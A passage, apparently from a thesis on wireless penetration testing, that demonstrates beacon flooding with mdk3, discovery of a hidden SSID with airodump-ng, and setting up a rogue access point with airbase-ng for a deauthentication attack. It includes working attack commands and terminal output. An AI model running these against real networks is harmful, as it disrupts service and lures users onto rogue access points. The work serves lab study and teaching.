root@bt:~# ifconfig wlan0 up
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
1149     dhclient3
1492     dhclient3
Process with PID 1492 (dhclient3) is running on interface wlan0

Interface      Chipset          Driver
mon0           Realtek RTL8187L rtl8187 - [phy0]
wlan0          Realtek RTL8187L rtl8187 - [phy0]
              (monitor mode enabled on mon0)

root@bt:~#

```

Figure 29. Monitor mode created

Now the monitor mode has been created. To start beacon frame pawning, I will be using the Mdk tool which is already integrated into BackTrack. Mdk3 can be used to create and transmit arbitrary beacon frames which can confuse unsuspecting clients of the fictitious beacon frame. There are different options available on mdk3 depending on what the tester is trying to accomplish

The screens below show the different option available on mdk3

```

root@bt: ~
File Edit View Terminal Help

root@bt:~# mdk3

MDK 3.0 v6 - "Yeah, well, whatever"
by ASPj of k2wrlz, using the osdep library from aircrack-ng
And with lots of help from the great aircrack-ng community:
Antragon, moongray, Ace, Zero_Chaos, Hirte, thefkboss, ducttape,
telek@miker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik
THANK YOU!

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses.
IMPORTANT: It is your responsibility to make sure you have permission from the
network owner before running MDK against it.

This code is licenced under the GPLv2

MDK USAGE:
mdk3 <interface> <test_mode> [test_options]

Try mdk3 --fullhelp for all test options
Try mdk3 --help <test_mode> for info about one test only

TEST MODES:
b - Beacon Flood Mode
   Sends beacon frames to show fake APs at clients.
   This can sometimes crash network scanners and even drivers!
a - Authentication DoS mode
   Sends authentication frames to all APs found in range.
   Too much clients freeze or reset some APs.

```

Figure 30. Mdk3 option screen 1

```

root@bt: ~
File Edit View Terminal Help

TEST MODES:
b - Beacon Flood Mode
   Sends beacon frames to show fake APs at clients.
   This can sometimes crash network scanners and even drivers!
a - Authentication DoS mode
   Sends authentication frames to all APs found in range.
   Too much clients freeze or reset some APs.
p - Basic probing and ESSID Bruteforce mode
   Probes AP and check for answer, useful for checking if SSID has
   been correctly declassified or if AP is in your adaptors sending range
   SSID Bruteforcing is also possible with this test mode.
d - Deauthentication / Disassociation Amok Mode
   Kicks everybody found from AP
m - Michael shutdown exploitation (TKIP)
   Cancels all traffic continuously
x - 802.1X tests
w - WIDS/WIPS Confusion
   Confuse/Abuse Intrusion Detection and Prevention Systems
f - MAC filter bruteforce mode
   This test uses a list of known client MAC Adresses and tries to
   authenticate them to the given AP while dynamically changing
   its response timeout for best performance. It currently works only
   on APs who deny an open authentication request properly
g - WPA Downgrade test
   deauthenticates Stations and APs sending WPA encrypted packets.
   With this test you can check if the sysadmin will try setting his
   network to WEP or disable encryption.
root@bt:~# █

```

Figure 31. Mdk3 option screen 2

I will focus only on the *-b option (beacon flood mode)*.

A closer look at the *-b option* gives different options as well, using this command

```
mdk3 -- help b
```

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# mdk3 --help b
b - Beacon Flood Mode
  Sends beacon frames to show fake APs at clients.
  This can sometimes crash network scanners and even drivers!
  OPTIONS:
  -n <ssid>
    [Use SSID <ssid> instead of randomly generated ones
  -f <filename>
    Read SSIDs from file
  -v <filename>
    Read MACs and SSIDs from file. See example file!
  -d
    Show station as Ad-Hoc
  -w
    Set WEP bit (Generates encrypted networks)
  -g
    Show station as 54 Mbit
  -t
    Show station using WPA TKIP encryption
  -a
    Show station using WPA AES encryption
  -m
    Use valid accesspoint MAC from OUI database
  -h
    Hop to channel where AP is spoofed
    This makes the test more effective against some devices/drivers
    But it reduces packet rate due to channel hopping.
  -c <chan>
    Fake an AP on channel <chan>. If you want your card to hop on

```

Figure 32. Mdk3 option screen 3

I will use the `-b` option and `-n` option to create the beacon flood. The `-n` option denotes the SSID which i will substitute as "thesis". This means my SSID will be shown as "thesis". The following command create and transmit the beacon flood.

```
mdk3 mon0 b -n thesis
```

```

Set speed in packets per second (Default: 50)
root@bt:~# mdk3 mon0 b -n thesis
Current MAC: C6:69:73:51:FF:4A on Channel 2 with SSID: thesis
Current MAC: B0:3B:FB:32:AF:3C on Channel 5 with SSID: thesis
Current MAC: D8:ED:96:12:EC:45 on Channel 8 with SSID: thesis
Current MAC: 73:1F:4A:E9:7B:C0 on Channel 11 with SSID: thesis
Current MAC: DC:8D:62:2B:A3:9F on Channel 2 with SSID: thesis
Current MAC: 5D:6F:16:FC:90:D3 on Channel 10 with SSID: thesis
Current MAC: A5:30:3A:F1:07:41 on Channel 5 with SSID: thesis
Current MAC: B2:A1:0E:63:00:1A on Channel 3 with SSID: thesis
Current MAC: FF:40:A2:DD:77:6C on Channel 4 with SSID: thesis
Current MAC: 1A:70:5E:AF:82:6F on Channel 1 with SSID: thesis
Current MAC: F4:29:66:FF:D7:2B on Channel 14 with SSID: thesis
Current MAC: C5:9C:DA:AB:85:27 on Channel 3 with SSID: thesis
Current MAC: 46:7C:90:B0:5D:14 on Channel 8 with SSID: thesis
Current MAC: 2B:48:FA:04:02:E9 on Channel 4 with SSID: thesis
Current MAC: 4D:62:26:97:99:30 on Channel 12 with SSID: thesis
Current MAC: 83:8D:1A:A9:6A:C9 on Channel 3 with SSID: thesis
Current MAC: 2E:3F:21:74:65:2B on Channel 12 with SSID: thesis
Current MAC: 80:EE:22:BD:E8:D7 on Channel 7 with SSID: thesis
Current MAC: 2C:6E:7B:E4:F6:1E on Channel 10 with SSID: thesis
Current MAC: E7:79:80:96:4B:EA on Channel 14 with SSID: thesis
Current MAC: 47:1A:41:5D:5C:4A on Channel 1 with SSID: thesis
Current MAC: 29:00:A4:17:99:7E on Channel 7 with SSID: thesis
Current MAC: 18:C4:97:0E:E8:AD on Channel 1 with SSID: thesis
Current MAC: 7A:27:E7:29:28:4A on Channel 1 with SSID: thesis
Current MAC: 1F:1E:AF:C0:04:6B on Channel 14 with SSID: thesis
Packets sent: 1354 - Speed: 59 packets/sec

```

Figure 33. Beacon frame flood

As shown in the screenshot, mdk3 is creating and transmitting beacon frame with SSID "thesis" using different MAC addresses on different channel. With the beacon flood going on, lets quickly capture and analyse the packets using wireshark.





Figure 34. Capturing packets on the mon0 (monitor mode) interface



As seen from the captured image, arbitrary beacon flood with SSID "thesis" has been transmitting from different MAC address as the source address to the broadcast. A further analysis of the captured packets is shown in the next screenshot




Figure 36. Further Analysis of the captured packet.

To further confirm the arbitrary beacon flood transmitted, it is necessary it see if the fictitious network can be seen by unsuspecting clients. The next screenshot show this




Figure 37. The fictitious network as shown on MacBook-Pro

5.2 PAWNING HIDDEN SSID

SSID (Service Set Identifier) is a name given to a network. During the configuration of an access point, it is possible to specify either to broadcast the SSID or not. This basically means that if a client tries to search for available wireless network in a vicinity, an access point with a hidden SSID will not be seen as available on the list of available network. In as much as this sound realistic, it should be noted that hiding an access point is not a **form of security** as believe by many wireless users. Discovering the SSID of a hidden access point is a very easy task for an experienced wireless professional because though the beacon frames generated from the hidden access point will not contain its SSID but an wireless professional can try to discover the access point's SSID by analyzing the probe request/probe response packets from a legitimate client to the access point. There are two method of actualising this

- ❖ Passive method – Monitoring the air for a new client trying to associate with the access point.
- ❖ Active method – Deauthenticate one or more client already connected to the access point and then monitor the reconnections.

The idea of this two method is to force the network to send probe/association packets. The active method is also known as the "De-authentication attack".

To begin with this lab, i need to log to the configuration page of my Netgear WGR614 v9 access point to disable SSID broadcast.

The screenshot below show that SSID is not broadcast on my wireless network




Figure 38. Turning off SSID on Access Point

It will be interesting to see from other sources that the SSID has truly been turned off. Let's find out that the SSID is actually turned off on airodump-ng. The following command accomplish this

```
airodump-ng mon0 -- channel 1
```




Figure 39. Confirmation of hidden SSID on Airodump

As shown from the screenshot above, it is obvious that my wireless network's SSID is missing. It only shows the tag length = 5 which mean the number of figure in the SSID. My SSID "NETTI" actually contains five alphabets.

Let's also confirm this by capturing and analysing packets on wireshark




Figure 40. Confirmation of Hidden SSID on Wireshark




Figure 41. Further analysis of the Hidden SSID packet

In wireless networking, the SSID is not included in the beacon frame but it is present in the probe request/response, association request/response packets.

For an attacker to pawn a hidden SSID, the attacker will have to accomplish this either passively or actively.

Let's try out the passive method. An attacker will patiently wait for a known client to connect to the access point, then he can use airodump-ng to figure out the access point's SSID.

```

root@bt: ~
File Edit View Terminal Help

CH 1 ][ Elapsed: 24 s ][ 2013-07-04 16:00

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
C0:3F:0E:10:AF:D4 -16 70    203      12  0    1  54e  WPA2  CCMP  PSK  <length: 5>
10:6F:3F:38:DB:50 -53 83    210      0  0    1  54e  WPA2  CCMP  PSK  106F3F38DB50
00:0C:C3:DA:2E:59 -68 73    170      0  0    1  54e  WPA  CCMP  PSK  Koti137
00:0D:0B:87:DC:73 -69 0      13       0  0    1  54  WEP  WEP    000D0B87DC72
00:1D:73:ED:60:40 -70 0      25       1  0    1  54e  WPA2  CCMP  PSK  BuffaloNfinity
00:16:01:AF:E6:82 -65 0      2       0  0    6  54e  WPA2  CCMP  PSK  SCHU
00:23:CD:C7:CC:48 -33 0      2       0  0    6  54e  WPA2  CCMP  PSK  Jesus is Love

BSSID          STATION        PWR  Rate  Lost  Frames  Probe
(not associated) F8:1E:DF:65:06:2B -67  0 - 1    0      29  _The Cloud,SiljaEuropa,Elio
(not associated) 38:EC:E4:28:D0:53 -68  0 - 1    0       1
(not associated) 00:15:AF:18:A7:FD -70  0 - 1    0       2  Koti137
  
```

Figure 42. Capture before client's connection

In this screenshot, the access point's SSID is not known because there has not been a connection from any client to the access point.

```

root@bt: ~
File Edit View Terminal Help

CH 1 ][ Elapsed: 1 min ][ 2013-07-04 16:04 ][ WPA handshake: C0:3F:0E:10:AF:D4

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
00:0C:C3:D5:48:91  -1  0      0          0  0  -1  -1          <length: 0>
C0:3F:0E:10:AF:D4  -21 100    508       167 11  1  54e  WPA2  CCMP  PSK  NETTI
10:6F:3F:38:DB:50  -61 72    492        0  0  1  54e. WPA2  CCMP  PSK  106F3F38DB50
00:23:CD:C7:CC:48  -63  0      3          0  0  6  54e. WPA2  CCMP  PSK  Jesus is Love
00:0D:0B:87:DC:73  -69 63    541        2  0  1  54   WEP   WEP   000D0B87DC72
00:0C:C3:DA:2E:59  -67 60    406        0  0  1  54e. WPA   CCMP  PSK  Koti137
00:1D:73:ED:60:40  -71 12     33         3  0  1  54e. WPA2  CCMP  PSK  BuffaloNfinity

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
00:0C:C3:D5:48:91 00:20:00:6B:0A:37 -73  0 - 1    0        2  ElisaKoti49
(not associated) 44:6D:57:A9:26:C8 -50  0 - 1    0        5
(not associated) 00:23:4D:9A:D7:D8 -65  0 - 1    0        5
(not associated) 00:15:AF:18:A7:FD -67  0 - 1   43        3  Koti137
(not associated) F8:1E:DF:65:06:2B -67  0 - 1    0       25  Boingo Hotspot,bestwesternv
(not associated) F0:7B:CB:67:86:BE -68  0 - 1    0        2
(not associated) 38:EC:E4:28:D0:53 -70  0 - 1    0        1
(not associated) 00:1B:77:24:EA:1E -71  0 - 1    0        1
(not associated) 00:1A:73:6A:9E:0F -72  0 - 1    0        1
C0:3F:0E:10:AF:D4 5C:0A:5B:D9:CD:88 -20 54e-54e 141       53  NETTI
C0:3F:0E:10:AF:D4 E0:F8:47:2B:3A:CE -23 48e-54e 233     107  NETTI
00:0D:0B:87:DC:73 78:E4:00:22:2C:D4 -65  1 - 1    0        23

```

Figure 43. Capture after client's connection

In the screenshot above, airodump-ng was able to discover the access point's SSID while two known clients were trying to connect to the access point. This happened because while the clients try to connect, they make a probe request to the client and the access point replied with a probe response. The access point SSID will be contained in the probe request/response packets.

5.3 DE-AUTHENTICATION ATTACK

De-authentication attack is a type of attack created by an attacker to break the connection between an access point and already connected clients. De-auth attack eventually leads to another type of attack called "Man In The Middle" attack and can be used as an active method of discovering the hidden SSID of a particular access point.

To implement a de-auth attack, I will transmit deauth packets to break the connection between the victim and the access point. If the de-auth attack is continuous, the client would not be able to connect to the access point. However, I will create a soft access point with the same SSID (NETTI) as my real access point to confuse the unsuspecting client to connect to it. After the initial probe request/response and association request/response, the client will connect to my rogue access point and would want to initiate data transfer.

Firstly, I will locate the channel where my real access point is, the command below locates the channel

```
airodump-ng mon0.
```

After discovering the channel where my access point is, I will put my wireless card (ALFA AWUS036H) which is in monitor mode in the same channel as my access point.

```
iwconfig wlan0 channel 11
```

```
iwconfig mon0 channel 11
```

I will use the airbase-ng tool to create the soft access point. The following command creates the soft access point "Netti".

```
airbase-ng -a AA:AA:AA:AA:AA:AA -e NETTI mon0
```

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# airbase-ng -a FF:FF:FF:FF:FF:FF -e NETTI mon0
12:31:13 Created tap interface at0
12:31:13 Trying to set MTU on at0 to 1500
12:31:13 Trying to set MTU on mon0 to 1800

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether FF:FF:FF:FF:FF:FF

12:31:13 Access Point with BSSID FF:FF:FF:FF:FF:FF started.
^C
root@bt:~# airbase-ng -a FF:FF:FF:FF:FF:FF -e NETTI mon0
12:35:13 Created tap interface at0
12:35:13 Trying to set MTU on at0 to 1500

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether FF:FF:FF:FF:FF:FF

12:35:13 Access Point with BSSID FF:FF:FF:FF:FF:FF started.
^C
root@bt:~# airbase-ng -a AA:AA:AA:AA:AA:AA -e NETTI mon0
12:36:12 Created tap interface at0
12:36:12 Trying to set MTU on at0 to 1500
12:36:12 Access Point with BSSID AA:AA:AA:AA:AA:AA started.

```

Figure 44. Rogue AP created

```

root@bt: ~
File Edit View Terminal Help
CH 13 ][ Elapsed: 3 mins ][ 2013-07-07 12:38
BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
AA:AA:AA:AA:AA:AA  0      873      0  0  13  54  OPN           NETTI
00:23:CD:C7:CC:48 -33     248     12  0  6  54e. WPA2 CCMP  PSK  Jesus is Love
C0:3F:0E:10:AF:D4 -19     259     14  0  11 54e. WPA2 CCMP  PSK  NETTI
10:6F:3F:38:DB:50 -58     138      0  0  1  54e. WPA2 CCMP  PSK  106F3F38DB50
00:0D:0B:87:DC:73 -65      70      0  0  1  54  WEP  WEP    000D0B87DC72
00:16:01:AF:E6:82 -64      80      0  0  6  54e WPA2 CCMP  PSK  SCHU
C8:3A:35:48:CF:28 -68      45      0  0  11 54e WPA2 CCMP  PSK  NETWJORK
00:24:A5:BD:63:30 -69       8      0  0  6  54e. WPA2 CCMP  PSK  BUFFALO-BD6330
